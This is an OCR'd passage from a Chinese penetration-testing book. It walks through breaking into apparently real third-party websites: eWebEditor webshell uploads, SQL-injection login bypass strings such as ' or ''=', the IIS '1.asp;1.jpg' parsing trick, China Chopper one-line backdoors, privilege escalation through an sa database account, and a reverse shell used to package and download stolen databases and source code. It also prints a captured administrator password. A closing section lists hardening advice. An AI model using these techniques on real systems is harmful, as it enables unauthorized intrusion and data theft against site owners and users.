


图 4-81　修改上传文件的类型

严禁网络传播本PDF，违者责任自负！

4.7.2　获取 WebShell 权限

01　上传网页木马文件

回到产品后台管理界面，在“产品添加”文本框中输入一条记录，其中图片文件为 ASP 文件，该 ASP 文件即为网页木马文件，在其他需要输入值的地方随便填写，单击“确定”按钮完成文件的上传，如图 4-82 所示。




图 4-82　上传木马文件

产品添加成功后，系统会自动指向产品后台管理界面。在“产品管理”界面可以看到已经上传的 ASP 文件，如图 4-83 所示。




图 4-83　成功上传的网页木马文件

02　实施控制

访问已经上传的 ASP 文件的地址，输入用户名和密码后可以进入 WebShell 管理中心，如图 4-84 所示，可以查看文件夹及文件，对文件进行编辑、删除等操作。

03　上传其他文件

由于第一个 WebShell 的功能较为简单，因此重新上传一个复杂一些且进行了免杀处理的 ASP 网页木马文件。上传成功后，直接访问该 WebShell 的地址，如图 4-85 所示，该网页木马功能强大，可以进行批量挂马等操作。

4.7.3　获取信息和进一步控制

通过 WebShell 进一步收集提供该 Web 服务的服务器的各种信息，尝试进行进一步控制，获取系统的完全控制权。由于该网站所在的 Web 服务器由商业 ISP 提供商提供，其安全比较高，所以无法通过直接手段进行渗透。因此，利用 eWebEditor 进行漏洞攻击的过程到此结束。

严禁网络传播本PDF，违者责任自负！




图 4-84　进入 WebShell 管理中心




图 4-85　上传其他文件

4.7.4　小结

虽然利用 eWebEditor 编辑器漏洞进行攻击，可以成功上传 WebShell 并进行批量挂马等操作，但如果该服务器的安全权限设置比较合理，受影响的仅为使用 eWebEditor 的网站。要想成功控制提供 Web 服务的服务器，还需要配合其他一些工具和手段来提升权限。

4.8　绕过后台密码渗透某服务器

前面介绍了很多上传和编辑器的利用方法，本节将介绍一种直接绕过验证进入后台，通过寻找上传地址并从代码等位置寻找提权的方法，直接获得服务器权限。

4.8.1　获取后台管理员权限

01　寻找并绕过后台登录验证

可以通过一些 SQL 注入工具获取后台管理员权限，也可以手工尝试访问后台地址进行登录。本例相对简单，后台就是 http://www.somesite.com/admin。在浏览器中打开后台登录页面，如图 4-86 所示，在“username”文本框中输入“' or '' ='”，在“Password”文本框中输入任意内容，单击“Login”按钮登录系统。

严禁网络传播本PDF，违者责任自负！




图 4-86　寻找并绕过后台登录验证

技巧

（1）进入后台的常用方法是通过 SQL 注入点猜测管理员表，获取管理员的用户名和密码，从而进入系统。

（2）可以通过测试一些常用的后台验证登录绕过代码，以突破后台验证，从而直接进入后台。该方法对国外网站的使用效果较好。

（3）还有一种方法是暴力猜解，即通过设置用户名和密码实施暴力破解。该方法要求准确知道管理员用户名，然后通过解到信息生成社工字典进行破解，其效果更好。

02　成功进入后台

一般来说，如果用户名和密码输入不正确，肯定无法进入后台。但是在程序验证不严格的情况下，尤其是未对输入的数据进行安全验证、未过滤单引号的情况下，可以通过 SQL 语句绕过，如图 4-87 所示，显示用户 “' or " ='” 成功登录。




图 4-87　成功登录后台

4.8.2　获取 WebShell

01　寻找上传地址

对于网站后台来说，一般都会提供文件上传功能，通过查看各个功能模块获取上传模块或者页

严禁网络传播本PDF，违者责任自负！

面。如图 4-88 所示，找到一个上传数据的功能模块，单击“浏览”按钮，直接上传 WebShell 进行测试，测试结果表明后台对文件后缀进行了限制。由于该站点所在的是 IIS 服务器，因此可以利用 IIS 解析文件名称漏洞上传文件。上传一个 1.asp;1.jpg 文件，该文件为一句话后门。无论文件后缀是什么，IIS 都会执行这个文件。




图 4-88　获取后台上传地址

技巧

（1）如果网站脚本采用的是 ASP、ASP.NET，那么服务器通常是 IIS 服务器。

（2）如果网站采用的是 PHP 等脚本，则可以将正常访问页面的名称进行大小写变换。例如，首页一般都是 index.php，如果 InDex.Php 能正常访问，说明是 Windows 服务器，否则为 Linux 类服务器（Linux 服务器对文件名称大小写敏感）。

（3）通过扫描服务器指纹识别。

（4）通过执行命令“telnet somesite.com 80”返回的结果判断。

02　使用一句话后门客户端进行连接

图片上传成功后，使用一句话后门客户端进行连接。如图 4-89 所示，成功连接一句话木马服务端。




图 4-89　使用一句话后门客户端进行连接

03　获取服务器的基本信息

通过一句话木马的各个功能模块获取服务器的基本信息。如图 4-90 所示，获取服务器的真实路径、IP 地址等信息，这些信息在上传大的 WebShell 时特别有用。

严禁网络传播本PDF，违者责任自负！




图 4-90　获取服务器的相关情况

04　上传大的 WebShell

一句话木马虽然也比较好用，但功能有所限制，因此在获得服务器基本信息的情况下，可以考虑上传功能更强大的 WebShell 到服务器。可以尝试上传 JSP、PHP、ASP.NET、PL 等木马，测试服务器是否支持这些脚本。如果支持 JSP 脚本，则可以直接进行提权（JSP 默认是 system 权限）。如图 4-91 所示，上传的 ASP 木马能够正常运行。

图 4-91　获取 WebShell

4.8.3　服务器提权

通过获取的 WebShell 查看当前站点的代码，查看数据库文件以获取数据库用户的权限。在本例中，数据库使用的是 sa 权限，因此可以直接通过 WebShell 数据库连接提取。该过程相对简单，在此就不赘述了。提权成功后，直接进入服务器，如图 4-92 所示。




图 4-92　服务器提权

严禁网络传播本PDF，违者责任自负！

4.8.4 备份数据库和代码

可以通过 IIS 管理器寻找站点的真实路径。如图 4-93 所示，查看各个站点的属性，将其代码全部打包，然后将该服务器中的所有数据库进行备份，下载到本地，供学习和研究用。




图 4-93 查看 IIS 设置并备份数据库和代码

4.8.5 小结

文件上传是获取 WebShell 的一个最经典的方法，不同的系统需要进行不同的测试。能否成功渗透系统，除了掌握必要的技术点以外，更多的是经验的积累，以及不放过任何一种测试方法的耐心。在本例中体现了 3 个技术，总结如下。

- 密码验证绕过技术：密码验证绕过不仅限于本节提到的“' or '' ='”，还有很多脚本，在不同的场景下要使用不同的方法。
- 寻找上传地址：借助 IIS 文件名称解析漏洞上传一句话木马。
- 寻找网站代码中的数据库连接代码：获取数据库连接用户名和密码，通过连接数据库提权。

4.9 绕过密码获取某站点 WebShell

如果想在一个站点检测某工具的使用效果，常用的方法是通过 WebCruiserEnt 扫描注入点，找到注入点后，通过 Havij 和 WebCruiserEnt 等工具进行 SQL 注入点探测，无奈速度实在太慢，因此不得不想其他方法。对于国外站点，通过密码绕过验证的成功率比较高，下面是具体的渗透过程。

4.9.1 漏洞扫描及利用

01 获取 SQL 注入点

运行 WebCruiserEnt，在“URL”文本框中输入想要检测的网站地址，然后单击“Scanner”按钮，选择“Scan Current Site”选项，如图 4-94 所示，很快就检测出多个漏洞。在这些漏洞中，URL 和 POST SQL 注入是容易获取 WebShell 的。WebCruiserEnt 对 SQL 注入等脚本漏洞的检测功能非常强大（虽然检测出某些 SQL 注入点无法进行注入）。




图 4-94　使用 WebCruiserEnt 扫描网站漏洞

02　进行 SQL 注入基本操作

选中存在 SQL 注入的地址，右键单击，在弹出的快捷菜单中选择 SQL 注入 expolit，在环境探测中选择“Get Environment Information”选项，获取数据库版本信息、服务器信息、操作系统信息、用户信息、数据库信息，以及有关密码的一些相关信息，如图 4-95 所示。




图 4-95　获取被渗透对象的环境信息

03　数据库数据猜测

获取环境信息后，再次单击“Database”按钮，进入数据库猜测界面。

如图 4-96 所示，单击“DataBase”选项即可开始探测数据库信息。在获取数据库名称后，依次进行数据库表、表列名的猜测，最后选择“Data”选项进行猜测，以获取数据信息。这些操作与 Domain 3.5 等 SQL 注入工具的操作类似，在此就不赘述了。




图 4-96　数据库数据猜测

04　使用 Havij 进行 SQL 注入猜测

因为使用 WebCruiserEnt 进行 SQL 注入猜测的速度实在太慢，所以，改用 Havij 进行 SQL 注入猜测。如图 4-97 所示，将目标地址输入“Target”文本框，然后单击“Analyze”按钮进行分析。




图 4-97　使用 Havij 进行 SQL 注入猜测

05　扫描网站管理员登录入口

在进行 SQL 注入猜测的同时，还可以扫描管理登录入口。

在“Path to search”文本框中输入本次渗透的目标地址“http://xxxxxxxxxx.com”，单击“Start”按钮开始扫描，如图 4-98 所示，Havij 会给出扫描到的目录和页面信息。如果“Response”列的值为“200 OK”，表示可以正常访问，即存在该页面或者目录。




图 4-98　扫描网站管理员登录入口

说明

（1）在 Havij 中，还可以丰富管理入口扫描文件 admins.txt。该文件存在于 Havij 的安装目录下，默认的安装目录为“C:\Program Files\Havij”。打开 admins.txt 文件，如图 4-99 所示，可以直接添加目录、详细文件名和“%EXT%”，保存后再次扫描时即可使用。




图 4-99　路径和文件扫描文件字典

（2）可以手动丰富表名（tables.txt）和表列名（columns.txt）的内容。在知道某些 CMS 系统的数据库结构后，可以手工丰富该数据库的表名和表列名，否则即使存在 SQL 注入点，也可能无法获取表名或者表列名，这一点与 wwwscan 扫描网站目录和文件比较类似，字典收集得越全，扫描结果就越详细。

4.9.2　尝试密码绕过验证登录

单击“Find Admin”按钮，进入管理入口扫描模块，在扫描结果中双击疑似管理入口登录地址“http://www.**********.com/administrator/login.php”进行登录。如图 4-100 所示，成功打开该页面，在“USER ID”文本框中输入“' or '='”，在“PASSWORD”文本框中输入任意内容，单击“Log In”按钮进行登录尝试。该网站对用户名未作严格限制，能够顺利登录并进后台管理页面，如图 4-101 所示。




图 4-100　尝试密码绕过验证登录




图 4-101　成功登录后台

4.9.3　获取 WebShell

成功进入后台管理页面后，通过浏览和查看功能模块发现可以直接上传文件。如图 4-102 所示，尝试上传一个 PHP 的 WebShell，顺利上传，返回信息管理员页面直接获取 WebShell 地址。通过“中国菜刀”直接连接一句话木马后门，如图 4-103 所示，成功获取 WebShell。




图 4-102　上传 WebShell




图 4-103　获取 WebShell

4.9.4　获取管理员密码

在后台管理页面中，单击“User”选项获取所有用户列表，如图 4-104 所示，该页面提供了搜索功能。输入“admin”进行搜索，如图 4-105 所示，成功找到管理员的记录。




图 4-104　查看该网站的所有用户




图 4-105　查找管理员记录

单击“Manger”列中的编辑按钮，进入用户资料编辑页面，如图 4-106 所示，成功获取管理员密码“draN6H2w-D”。该密码的强度还是挺高的，10 位密码由大小写字母、数字和特殊字符组成，暴力破解的成功率比较低。




图 4-106　获取管理员密码

4.9.5　下载数据库和源程序

抱着研究的态度，上传一个功能强大的 WebShell，如图 4-107 所示，将数据库导出打包，同时通过反弹端口访问具有独立 IP 地址的监听端口，通过反弹的 Shell 进行 tar 等操作，将程序等文件打包并下载。

图 4-107　挨大马进行操作

4.9.6　总结与思考

虽然本案例的渗透相对比较简单，但每一次渗透都有值得思考和总结的地方。下面我们从攻防的角度来看待渗透。

1. 安全加固方面

- 禁止目录浏览。允许浏览目录会暴露很多敏感信息，特别是在上传 WebShell 后，通过浏览文件夹可以很方便地获取 WebShell。
- 严格限制上传文件的后缀及内容，禁止上传含有危险后缀的文件。采取“仅允许”策略，即

仅允许上传指定类型的文件，其他类型一概不允许上传。文件上传后对其自动进行命名，生成允许的后缀。

- 后台登录时进行严格的验证，过滤单引号等危险输入。
- 对用户的密码等敏感信息进行加密，且密码设置必须具有一定的强度。这样，攻击者即使通过 SQL 注入获取加密密码，也会由于该密码无法破解而放弃。

2. 渗透方面

- 密码绕过验证在国外网站的渗透中成功率较高。密码绕过验证不仅包括本节中提到的“' or "='”，还有很多内容，在渗透时可根据需要进行测试。如果在测试时能够获取表列名等信息，则将有助于后面的渗透。可以将获取的表列名加入 Havij 等 SQL 注入工具的表和列名中。
- 对网站的渗透测试需要从多个方面进行，如进行 SQL 注入扫描、网站文件目录扫描、Google 黑客技术应用、密码验证绕过登录、密码暴力破解等。当在某一个方面取得突破时，离获取 WebShell 的目标就更近了。
- 每一次渗透结束后，都应该进行总结和资料整理。在获取 WebShell 后，可以打包下载数据库，下载源程序，寻找网站中的后门，将用户密码和用户名收入字典库中，将网站的目录、后台地址、后台文件名称和脚本文件名称等添加到扫描字典中。

4.10　利用 eWebEditor 漏洞渗透某服务器

本次渗透涉及信息收集、漏洞挖掘、口令扫描、端口扫描、Radmin 口令获取、FTP 密码获取、MD5 密码破解等内容，通过 eWebEditor 上传漏洞获取 WebShell，再通过 WebShell 进行提权，最终获得了服务器权限。

4.10.1　漏洞挖掘

01　获取初步信息

